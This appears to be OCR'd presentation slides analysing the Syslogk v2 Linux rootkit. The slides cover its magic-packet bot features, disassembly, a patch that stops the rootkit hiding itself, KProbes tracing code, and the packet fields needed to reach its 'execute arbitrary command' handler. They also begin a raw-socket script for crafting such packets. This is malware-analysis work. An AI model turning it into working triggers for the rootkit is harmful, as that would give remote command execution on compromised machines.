


Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
    - ○ __step3__




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:


- To the rootkit in the same machine.
- But also targeting other machines.
- **Update loginfo**
  - ○ __step3__



Syslogk v2


Extracting the magic packets requirements for Syslogk v2 rootkit

Identify the type of the packet.



```
.text:0000000000001821 cmp     byte ptr [r12+9], 6
.text:0000000000001827 jz      short loc_1868
```

- *r12* points to the IP header.
- *9* is the offset to the protocol.
- *6* is the constant for the TCP protocol.



```
  IPPROTO_TCP = 6,              /* Transmission Control Protocol     */
#define IPPROTO_TCP             IPPROTO_TCP
```

```
ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2


Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.


Linux incorporates kernel tracing facilities via *KProbes* allowing to trace: memory addresses, symbols and functions.

1. The rootkit hides itself. It is straightforward to patch it.

```
with open(f_name, "r+b") as f:
  f.seek(0xAB5)
  f.write(b"\xC3")
```



```
.text:0000000000000A40 hide_module proc near
.text:0000000000000A40 call    __fentry__
.text:0000000000000A45 mov     ecx, cs:module_hidden
```



```
.text:0000000000000A40 hide_module proc near
.text:0000000000000A40 call    __fentry__
.text:0000000000000A45 retn
```

2. Get its name via ***lsmod***.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# lsmod
disksc                  151035  0
```

3. Get its base address.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# cat /proc/modules | grep disksc
disksc 151035 0 - Live 0xffffffffc08f9000 (OE)
```

Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.

Trace the magic packets execution via KProbes.

- The module base address.

```
#define MODULE_BASE_ADDRESS 0xffffffffc08f9000L // cat /proc/modules | grep disksc
```

- Establish your tracepoints.
  - For a memory address

```
static struct kprobe kp_nfin_packet_fields_checks = {
        .addr = MODULE_BASE_ADDRESS+0x1875,
};
```

  - For a symbol

```
static struct kprobe kp_call_usermodehelper_exec = {
        .symbol_name = "call_usermodehelper",
};
```

Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.

Write your KProbe handler.


```
#ifdef CONFIG_X86_64
        char* r12 = regs->r12;
        char* r13 = regs->r13;
        char protocol = r12[0x9];
        char reserved = r13[0x0D];
        int data_offset_shifted_four_bits_right = regs->si  & 0xff;
        pr_info("magic packet protocol: [%d]\n", protocol & 0xff);
        if(protocol==6) pr_info("The protocol fits the requirements");
        pr_info("magic packet reserved: [%d]\n", reserved & 0xff);
        if(reserved==2) pr_info("The reserved fits the requirements");
        pr_info("magic packet data_offset_shifted_four_bits_right: [%d]\n", data_offset_shifted_four_bits_right);
        pr_info("Data expected to be at offset (shl data_offset, 4) * 4 = %d", data_offset_shifted_four_bits_right*4);
#endif
        return 0;
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

- Goal: Reach the *start_exec* function with command id = 99



```
cmp r13d, 1
```

```
.text:000000000000162C test    r13d, r13d
.text:000000000000162F jz      short 16A0h
```

```
.text:0000000000001631 cmp     r13d, 2
.text:0000000000001635 jz      16F0h
```

```
.text:000000000000163B cmp     r13d, 99
.text:000000000000163F mov     eax, 0FFFFFFFFh
.text:0000000000001644 jnz     short loc_1694
```


CMD_0_USERMODE_APP_CALLBACK_MODE
CMD_2_USERMODE_APP_PROXY_MODE
CMD_99_EXECUTE_ARBITRARY_COMMAND
CMD_1_EXECUTE_USERMODE_APP
queue the work
return

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.



```
.text:0000000000002236
.text:0000000000002236 loc_2236:
.text:0000000000002236 lea     rdi, [rbx+24h]
.text:000000000000223A mov     esi, 99
.text:000000000000223F call    start_exec
.text:0000000000002244 jmp     loc_2080
```


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x00\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.



```
